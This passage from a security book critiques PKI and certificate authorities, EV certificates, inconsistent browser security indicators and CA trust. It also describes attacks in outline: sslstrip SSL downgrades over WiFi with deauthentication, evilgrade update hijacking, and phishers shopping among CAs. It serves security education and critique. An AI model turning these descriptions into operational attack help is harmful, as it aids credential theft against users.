There even exist automated mechanisms such as the appropriately-named evilgrade [509][510] that provide cross-platform tools for attacking a large list of online software-update mechanisms, including ones contained in an extensive range of popular applications and several operating systems and operating environments, as well as quite a range of anti-malware software and similar tools that you'd expect would be the sort of thing that'd protect you from the likes of evilgrade [511]. The Flame malware that's discussed in "Digitally Signed Malware" on page 50 also hijacked software updates, in this case Windows Update, although since it was able to do it using genuine fake certificates the problem was in the certificate management rather than flaws in the implementation of the software update system [512][513].

// We should never get here

When I was researching this section I wanted to add some representative quotes from PKI texts to illustrate what conventional PKI thinking was for situations like this. After looking through multiple texts written over a period of about fifteen years [514][515][516][517][518][519][520] I was unable to locate anything in any text that even considered a situation like the one that we're currently experiencing. There are endless discussions of hardware security modules, non-repudiation, bridge CAs, and all the usual PKI folderol, but no text even considers the situation where any part of the PKI functions with anything less than perfection. The only reason why a certificate could need to be invalidated due to an actual problem rather than, say, because of a change of business details by the certificate holder, is if the certificate holder suspects that their private key has been compromised, or that a cryptographic attack has rendered some security feature invalid. There is no acknowledgement that any other kind of problem could occur in a PKI.

Some years ago the addition of a certificate revocation status to the X.509 standard to handle this situation was actually proposed, but the response from the standards group in the ensuing discussion was that no such status was required [521]. So the inability of standard PKI to cope with this isn't an accidental oversight, it's something that PKI thinking says isn't allowed to occur, and because it can't happen there's no defence against it when it does. As security researcher Simson Garfinkel puts it, "because PKI gives the illusion of a mathematically perfect and unchallengeable identification, organisations are typically less prepared for cases in which PKI identification fails" [522] ("less prepared for …" in this case is more a euphemism for "totally unable to deal with …").

(This wonderful piece of circular reasoning isn't limited to just PKI. For example it's not possible (by definition, the standards documents say so) to clone smart cards, so there's no reason to add any safeguards to protect against cloned cards, and several smart-card based security systems that follow this thinking do indeed fail totally when a cloned card then turns up).

Similarly, browser CA requirements don't even acknowledge the existence of problems with CAs, containing a long list of reasons why a CA might need to revoke a certificate if it's notified of problems with it but no indication that there could be a problem with the CA itself, or guidance on how a CA needs to respond to such a problem [523]. Without any requirements to disclose (or even deal with) security breaches, we have no data on whether CAs are actually worthy of trust or not. This complete absence of disclosure requirements motivates CAs to cover up any breaches (as has already occurred in the cases discussed in "Security Guarantees from Vending Machines" on page 38) because to disclose a breach would be admitting that the CA has failed to provide the sole service that its entire business model is built around. In fact without any data available to us we don't know if CAs are actually *capable* of detecting a compromise.

Because of this absence of data we can't even test the much weaker assertion that's made to justify CAs (as used for browser PKI), that even if they provide no actual security then they at least provide some value by increasing consumer confidence in performing online transactions. As with the situation with SSH vs. SSL/TLS key management that's covered in "Certificates and Conditioned Users" on page 29, CAs can rejoice in the fact that no-one can prove that they serve no purpose in browsers and non-believers in PKI can be confident that no-one can prove that they do serve any purpose. In practice though we do have at least some evidence in this area, discussed in "Looking in All the Wrong Places" on page 87, which indicates that CAs don't increase consumer confidence beyond any other arbitrary security indicator, or even a non-security indicator like the page layout, URL format, and third-party endorsements on web pages.

Figure 36: Youse gotta real nice lookin' web site here. Be a shame iff'n customers was scared away…

In practice no-one involved in the CA business wants to have any requirement for breach notification because the entire CA business is built around the perception of trust, and any notification of a breach would attack this perception. Since the damage caused to the CA by a notification of a breach is likely to be far greater than any damage caused by the breach itself (an infrastructure that's largely ineffective in preventing phishing and other attacks isn't damaged much if it's compromised), CAs are strongly incentivised to cover up breaches [524]. In the complete absence of any actual data on breaches the best that we can do is reason by analogy from the avalanche of breach notifications that followed mandatory-disclosure laws in other fields, which would indicate that among the hundreds and hundreds of root CAs and countless thousands of sub-CAs and RAs there must have been numerous security breaches that have gone unreported. A bit of simple maths shows why this is the case. Let's assume that a typical CA is 99% reliable (this is a high-end estimate based on currently-known CA failures [525], in practice it could be much lower than this, but let's take it as an upper bound on reliability). With the universal implicit cross-certification that's present in browsers (see "Certificate Chains" on page 669), the reliability statistics multiply [526]. This means that while a single CA might be 99% reliable, with ten CAs the figure becomes 90%, with a hundred CAs it's already dropped to 37%, with five hundred CAs it becomes 0.6%, and with the thousands of CAs (via sub-CAs) that are directly and indirectly trusted by browsers it's effectively zero. In other words with the current trust regimen, failures are guaranteed to occur.

EV Certificates: PKI-me-Harder

The introduction, after unsuccessful attempts to up-sell standard certificate purchasers onto more expensive premium certificates [527], of so-called high-assurance or extended validation (EV) certificates that allow CAs to charge more for them than standard ones, is simply a case of rounding up twice the usual number of suspects — presumably somebody's going to be impressed by it, but the effect on phishing is minimal since it's not fixing any problem that the phishers are exploiting. Indeed, cynics would say that this was exactly the problem that certificates and CAs were supposed to solve in the first place, and that "high-assurance" certificates are just a way of charging a second time for an existing service. A few years ago certificates still cost several hundred dollars, but now that the shifting baseline of certificate prices and quality has moved to the point where you can get them for $9.95 (or even for nothing at all) the big commercial CAs have had to reinvent themselves by defining a new standard and convincing the market to go back to the prices paid in the good old days.

This déjà-vu-all-over-again approach can be seen by examining Verisign's certificate practice statement (CPS), the document that governs its certificate issuance. The security requirements in the EV-certificate 2008 CPS are (except for minor differences in the legalese used to express them) practically identical to the requirements for Class 3 certificates listed in Verisign's version 1.0 CPS from 1996 [528]. EV certificates simply roll back the clock to the approach that had already failed the first time it was tried in 1996, resetting the shifting baseline and charging 1996 prices as a side-effect. There have even been proposals for a kind of sliding-window approach to certificate value in which, as the inevitable race to the bottom cheapens the effective value of established classes of certificates, they're regarded as less and less effective by the software that uses them (for example browsers would no longer display a padlock for them), and the sliding window advances to the next generation of certificates until eventually the cycle repeats.

Figure 37: EV certificate issued to RFC 1918 address

The starting shots for a repeat of the original CAs' race to the bottom for EV certificates have already been fired, with EV certificates issued to phantom organisations represented by nothing more than a bought-on-the-spot business license, or, as Figure 37 shows, to RFC 1918 private addresses in violation of the CA's EV-certificate issuing policy [529]. This one is particularly troublesome because, in combination with the router-compromise attacks discussed in "Abuse of Authority" on page 351 and the OSCP-defeating measures covered in "Problems with OCSP" on page 688, it allows an attacker to spoof any EV-certificate site. After claiming that this was a one-off slip-up, further RFC 1918 EV certificates from the same CA turned up, alongside EV certificates issued for 512-bit keys, both violations of the EV certification requirements [530]. A different CA issued EV certificates for a wildcard address, yet another EV certification violation [531], other CAs have issued EV certificates to unqualified and internal names [532], and yet other CAs have issued certificates containing further violations of the EV requirements [533].

A scary thought about the work that revealed all of these problems (and many others) was that before it was done no-one had the slightest idea how reliable (or unreliable) the entire system was (although there was certainly a fair amount of anecdotal evidence that it didn't work too well). Throughout its entire existence there had never been any attempt to provide any form of quality assessment for the operations (even now, the only real evaluation that's being done is by third-party volunteers rather than anyone involved in the certificate process).

Figure 38: Non-EV certificate from EV-certificate CA

Even then, dubious EV-like certificates continued to turn up. An example of this problem is shown in Figure 38, for which the certificate may or may not be an EV certificate. The fact that it had over fifty unrelated web site names listed in it, including Australian airlines and the French police, yet appeared to be owned by a content delivery network in Korea didn't help [534]. Another certificate, this time a genuine EV one, was displayed as a non-EV certificate for which Firefox reported that "This website does not supply ownership information" (even though the information was present in the certificate), which was enough to confuse anti-phishing people into thinking that the site using it was a phishing site (it was a genuine site run by a Chinese bank) [535].

A similar situation involving quality assessment occurred with telcos dealing with the problem of revenue assurance (covered in "Security through Diversity" on page 315). Before anyone tried to measure what was going on, the telcos had a vague feeling that there was some sort of problem but had no idea of its size. Once they started trying to evaluate the scope and scale of the problem, "most [telcos] involved in the work found many more problems with data and systems than [they] imagined possible. People would think errors of a particular type were rare or even impossible, and be

stunned when shown thousands of examples revealed by software interrogation" [536].

When you consider EV certificates using a purely financial perspective then from a large-company mindset ("cost is no object") they may make some sort of sense but from an Internet mindset ("anything that costs is bypassed") it's simply not going to work. Not everyone can afford these extra-cost certificates and not everyone is allowed to apply for them — the 20 million sole proprietorships and general partnerships mentioned in "SSL Certificates: Indistinguishable from Placebo" on page 33 are automatically excluded, for example (or at least that's the theory, in practice individuals have already shown that it's possible to obtain EV certificates for shell companies and other artificial constructs). High-assurance certificates are a revenue model rather than a solution for users' problems, with the end result being the creation of barriers to entry rather than the solution of any particular security problem.

(There is one situation in which EV certificates may be useful and that's if you're a financial institution located in a country where banks care about online security and all of your competitors have already adopted EV certificates. In this case not making the expected EV fashion statement on your web site could lead to bad publicity, requiring that you also use an EV certificate, although in this case purely for political rather than for technical reasons).

Predictably, when the effectiveness of EV certificates was tested once Internet Explorer with its EV support had been around for a few months, they were found to have no effect on security [537][538], and spammers were quick to employ them to "authenticate" their phishing sites [539], or even directly in phishing attacks [540], in one case aided by the fact that the bank being targeted had been sending out certificates to its customers on a yearly basis [421] (conventional certificates had already been in use for phishing purposes for some time [541]).

A real-world analysis of the effects of EV certificates is provided by the statistics maintained by the Anti-Phishing Working Group (APWG), which show an essentially flat trend for phishing over the period of a year in which EV certificates were phased in, indicating that they had no effect whatsoever on phishing [542]. One usability researcher's rather pithy summary of the situation is that "the EV approach is to do more of what we have already discovered doesn't work" [543]. This isn't to say though that CAs didn't thoroughly research the matter before deploying the technology: Verisign's marketing department put together a focus group whose participants responded quite positively to EV certificate advertising.

As with the 2005 study on the (in-)effectiveness of browser SSL indicators which found that users actually behaved less insecurely when SSL was absent, this study also produced a surprising result: Users who had received training in browser EV security behaved less securely than ones who hadn't! The reason for this was that the browser documentation talked about the use of (ineffective, see "Looking in All the Wrong Places" on page 87) phishing warnings, and users then relied on these rather than the certificate security indicators to assess a site (this may also have been a result of risk compensation, a phenomenon discussed in "Mental Models of Security" on page 168, although to date no formal evaluation has been carried out to determine how much of a factor this is). As a result security-trained users were far more likely to classify a fraudulent site as valid than users who had received no security training. This unexpected result emphasises the importance of post-release testing when you introduce new security features, which is covered in more detail in "Testing" on page 768.

The PKI-me-harder problems of EV certificates are exacerbated even further by the way that the Mozilla project chose to implement them in their browser. In a major step backwards Firefox 3 not only removed the URL bar colour indicator but merged the SSL indication with the site favicon display (the icon provided by the web site that's displayed next to the site's URL), removing the padlock in the process. The only remaining eye-level indication of security left in the browser was a tiny blue border around the favicon, which an attacker could trivially spoof by creating a

favicon containing the same blue border [544] (favicon spoofing is listed in a Russian hacking magazine as a standard component of using the sslstrip tool, covered in a minute, so that the victim thinks that the unencrypted connection is still secure [545]).

A major reason for this change can be seen by ploughing through the numerous and interminable discussions on how to handle certificates in the Mozilla forums, amounting to over a hundred printed pages of debate: no-one has any idea of what could still be done to make PKI start working [546][547][548]. The changes to Firefox 3 didn't come about as the result of any consensus on what to do but more through resigned acceptance that nothing that was already there was working, so it was all removed and something else, anything else, was stuffed into the ensuing gap.

This ensured that Firefox met the requirements for at least 15 pieces of PKI flair but added no actual security, and arguably even made it less secure than it was before (this unfortunate change was thankfully reversed in yet another deckchair-rearrangement made later in the 3.x line, with portions of the UI being changed again in the 4.x release [549][550][551][552], and the deckchairs will no doubt be rearranged yet again in subsequent releases).

The technical term for this sort of response is "escalation" [553], which is a rather unfortunate terminology choice both because the word has an established meaning and because in this case it doesn't imply any increase but merely a continued commitment in the face of negative information. The topic of escalation is a complex one [554][555] and more suited to "Psychology" on page 125 than here, but one simple litmus test to check whether you're trapped in an escalation situation is to ask "if I took over this job for the first time today and found this project going on, would I support it or get rid of it?" [556]. If it's not possible to define failure/success criteria for something (either because no-one knows what would constitute success, or more frequently because trying to define criteria would make it obvious that failure has already occurred) then you're probably in an escalation situation.

This isn't to say that other browsers are any better [557], with Internet Explorer, Chrome, Safari, and the Android browser also changing indicators randomly over time, with no consistency across the indicators used by different browsers, or in some cases even within browsers [558]. For example Internet Explorer and Firefox both reserve the colour green for EV certificates, while Chrome uses it for both EV and non-EV certificates [559], and the Android browser using the same lock-style indicator for both EV and non-EV sites.

Sometimes even just variants of the same browser use different indicators, such as desktop Safari and Mobile Safari. Mobile browsing is in fact particularly bad in this case, with one study of technically skilled Android users finding that half of them couldn't tell, from the indicators provided by Android's browser, whether SSL was in effect or not [560]. It's not surprising then that mobile devices like smart phones are especially vulnerable to phishing attacks [561].

There is invariably some sort of convoluted rationale behind some of these security-indicator choices, but the level of cabbalistic analysis that would be required for users to divine the hidden meanings apparently present in different choices of symbols and colours in order to make sense of them and gain benefit from them is beyond the abilities of most normal humans.

Figure 39: Near-invisible SSL indicators

One effect of this change, demonstrated at the Black Hat security conference after Firefox 3 was released (although it had been pointed out numerous times before then by SSL users [562]), is that it was now of benefit to attackers to spoof non-SSL rather than their previous practice of trying to spoof SSL [563]. The reason for this is that the Hamming distance between the eye-level SSL indicators and the no-SSL indicators (even without using the trick of putting a blue border around the favicon) is now so small that, as shown in the magnified view in Figure 39, it's barely noticeable (imagine this crammed up into the corner of a 1600×1200, 1920×1080, or whatever's popular when you're reading this, display, at which point the difference is practically invisible). As one analysis of the situation puts it, "attackers wisely calculate that it is far better to go without a certificate than risk the warning. In fact, so far as we can determine, there is no evidence of a single user being saved from harm by a certificate error, anywhere, ever" [564][20].

This attack is particularly easy to carry out on wireless networks, in which you can force a disconnection via a deauthenticate/dissociate message so that the targeted device will look for alternative access points to connect to on the assumption that the original is no longer available [565]. Alternatively, any number of denial-of-service attacks can be used to force a client to disconnect, even ones that take advantage of security measures designed to protect against security breaches such as disconnecting clients that send packets with invalid authentication codes [566]. Support for these sorts of attacks are a standard feature of many 802.11 hacking tools.

(This is mitigated to some extent by newer versions of Windows refusing to automatically connect to open WiFi access points, so that it takes an explicit user action to connect. Apple devices, on the other hand, will automatically connect to an open network called "Apple Demo" or "Apple Store" based on them having previously seen such a network in the Apple store where they were bought [567]).

---

[20] This quote predates the DigiNotar meltdown, but nevertheless remains valid. What saved users in that case was a Google-specific exception-checking mechanism, not the use of certificates. The only thing that the CA-issued certificates provided was a (dangerously) false sense of security.

Figure 40: SSL downgrade attack on a bank site

A screenshot of an SSL downgrade attack of this kind carried out using a US $29 open-source wireless networking appliance roughly the size of a packet of cigarettes running the sslstrip tool [568] is shown in Figure 40. Note how practically all of the visible security indicators show that the page is "secure". As Figure 41 shows even the Verisign site seal, if clicked on, promises that this attacker-controlled page is safe to use.

Having said this, doing the same thing with a legitimate CA-issued certificate isn't much harder, with CA-certified phishing sites getting the same site seal as any legitimate site would. For example the appropriately-named phishing site visa-fraud.com came with its own Verisign site seal indicating that it's the real thing, or at least, as the security researcher who reported it put it, "the certificate is meant to ensure the identity of a remote computer, and it does. The problem is that the computer doesn't know which Visa you mean" [468]. The problems of site seals are covered in more detail in "Looking in All the Wrong Places" on page 87.

Figure 41: Verisign site seal for the attacker-controlled site shown above

When this attack was demonstrated live on several occasions to a roomful of hardcore geeks it took multiple iterations of considerable amounts of explanation to convey to them how it worked, and that using HTTPS on the server wasn't going to help. Even then, several of them were still convinced afterwards that, because their server used SSL, this attack wouldn't work against them. If it's this hard to explain to geeks, imagine getting it across to average users.

What makes this apparently counterintuitive spoof worthwhile is the destructive interaction between the near-invisible indicators and the change in the way that certificate errors are handled in newer browser versions. In Internet Explorer 8 and Firefox 3 any form of certificate error (including minor bookkeeping ones like forgetting to pay your annual CA tax) results in a huge scary warning that requires a great many clicks to bypass. In contrast not having a certificate at all produces almost no effect. Since triggering negative feedback from the browser is something that attackers generally want to avoid while failing to trigger positive feedback has little to no effect, the unfortunate interaction of the browser user interface changes is that it's now of benefit to attackers to spoof non-SSL rather than spoofing SSL.

The high level of effectiveness of this form of attack against the new Firefox 3 interface was shown in one proof-of-concept demonstration that garnered credentials for 117 email accounts, 7 PayPal logins, and 300 other miscellaneous secure logins over a 24-hour period. As the report on the work puts it, "Number of people that balked: 0" — the spoofing had a one hundred percent success rate [563]. This shouldn't really come as a big surprise, since a number of earlier studies of users, discussed in "(In-)Security by Admonition" on page 181 and "The 'Simon Says' Problem" on page 190, had repeatedly indicated that this 100% failure rate would occur in real-world use.

One means of reducing the effectiveness of sslstrip-style attacks is for the browser to remember if a site has been visited before using SSL, based on the assumption that even if the user is currently visiting their bank's web site on an attacker-controlled, sslstrip-enabled network, they at some point in the past visited it on a safe network from which it was possible to record the fact that the site used SSL. If the site

suddenly turns up without SSL then the browser can flag this as a security problem [569][570[[571].

That's the theory anyway, in practice if users can see what's quite obviously their bank's web site in front of them then they'll bypass any warnings and use it anyway (see "Looking in All the Wrong Places" on page 87 for more on this problem), but you can apply the force-SSL mechanism as one component of a security risk-diversification approach as described in "Security through Diversity" on page 315.

The awkward certificate-warning process introduced in Firefox 3 and Internet Explorer 8 is a prime example of a phenomenon that social psychologists describe as task focus overriding goal focus, in which users have to expend so much effort focussing on the mechanistic aspects of a particular task that they lose sight of the overall goal. This task-focus induced perceptual narrowing is aptly summed up by one user's experience with the Firefox 3 certificate warning mechanism, "Firefox makes me jump through so many hoops that all my focus is on getting through the hoops, rather than evaluating security" [572].

This result was echoed in a study into warning dialogs, in which the more obnoxious dialogs, like the certificate warnings introduced in Firefox 3/IE8, caused users to focus on working past the dialog rather than thinking about the underlying security issue. Because of this the dialogs performed even worse than the (already bad) conventional warn-and-continue dialogs described in "User Education, and Why it Doesn't Work" on page 195 [185].

The real problem here is that this application of "Ask, don't defend" just doesn't work, no matter how you tweak it. In one in-depth experiment into the (in-)effectiveness of browser security warnings users were observed applying the knowledge that they'd gained in bypassing false-positive warnings to genuine warnings, in one case even clicking the 'Back' button on the browser to modify a selection on a previous page in order to make it easier to skip a subsequent warning. What's worse, even when the warnings were then carefully redesigned using principles from interaction design and risk communication and taking into account lessons learned from the failure of the original browser warnings, they still didn't work very well [573]. This approach is an evolutionary dead end. Even when you apply best-practice design principles to it rather than just tweaking it randomly it still doesn't work.

The User is Trusting… What?

CAs are often presented as "trusted third parties", but as security researcher Scott Rea has pointed out they're really just plain "third parties" because the user has no basis for trusting them [213], and for the large number of unknown CAs hardcoded into common applications they're explicitly untrusted third parties because the user doesn't even know who they are. In fact cybercriminals can take advantage of the profusion of unknown CAs by jurisdiction-shopping certificates from the CAs that are least likely to be able to check that a certificate issue is legitimate. So if you're phishing Hammacher Schlemmer (a US mail-order distributor) then you get your certificate from Netlock Halozathbiztonsagi Kft. in Hungary, and if you're phishing K&H (a Hungarian bank whose name happens to be particularly amenable to misrepresentation in a certificate) then you go to GoDaddy in the US, because neither CA will have heard of the organisation that they're issuing the certificate to (a particularly amusing example of this was the suggestion of using the text of a Slovakian novel to fool a US CA that's discussed in "Security Guarantees from Vending Machines" on page 38). On the off chance that your patsy CA of choice does in fact refuse to take your money, there are plenty more CAs to try, and one of them is bound to give you what you want (an example of this very thing is given in "Asking the Drunk Whether He's Drunk" on page 59).

Figure 42: Who are these people and why am I trusting them?

Consider the dialog shown in Figure 42, in which the user is being told that they've chosen to trust a certain CA. Most users have no idea what a CA is, and they most certainly never chose to trust any of them. It's not even possible to determine who or what it is that they're so blindly trusting. The certificate, when the 'View' button is clicked, is issued by something claiming to be "Digi-SSL Xp" (whatever that is, this differs slightly from the string displayed in the non-details view that's shown above, a problem that's covered in "X.509 in Practice" on page 694), and that in turn is issued by "UTN-USERFirst-Hardware" (ditto).

In this case the user is being informed that they're trusting an unknown entity which is in turn being vouched for by another unknown entity. The consequences of this maze of non-accountability were shown during the debate over disabling a CA that had repeatedly violated its certificate-issuance policy, as described in "Security Guarantees from Vending Machines" on page 38, where it quickly became apparent that it was extremely difficult to determine who should be held responsible for the whole mess (by a complete coincidence the parent CA that was ultimately not held responsible is also the parent of the UserTrust Network (UTN) CA that's vouching for the CA that's vouching for the certificate shown in Figure 42, although in practice it's almost impossible to unravel these connections). To paraphrase Douglas Adams, "This must be some strange new use of the word 'trust' with which I wasn't previously familiar".

What's occurred with browser PKI is a variation of a phenomenon called regulatory capture [574]. In regulatory capture a government agency charged with regulating an industry ends up being captured by the group or groups that dominate that particular industry through techniques such as moving senior employees from large corporations into positions at government agencies charged with regulating the actions of their erstwhile employers (a manœuvre known as the revolving door), tempting the regulators with access to restricted knowledge that no-one else has (popular with oversight committees for intelligence agencies, who are captured as a matter of routine), or just good old-fashioned political lobbying.

As with the case of lemon markets and PKI markets that's covered in "X.509 in Practice" on page 694, what's occurred with browsers is a somewhat special situation that's more akin to the "too big to fail" (TB2F) problem that first gained widespread public attention during the 2008 financial crisis, rather than true regulatory capture [575]. If a browser were to remove the certificate of a CA that had acted negligently then large numbers of web sites would effectively lose their (expensive) certificates, requiring that they re-provision their servers with expensive certificates from another CA. During that time, any customer who visited their site would be greeted with big scary browser warnings telling them not to go there. As one legal analysis of the

issue puts it, "browsers face the hard choice of rendering a large part of the HTTPS encrypted web inaccessible to its end-users upon a breach" [494].

Figure 43: A defamation lawsuit waiting to happen

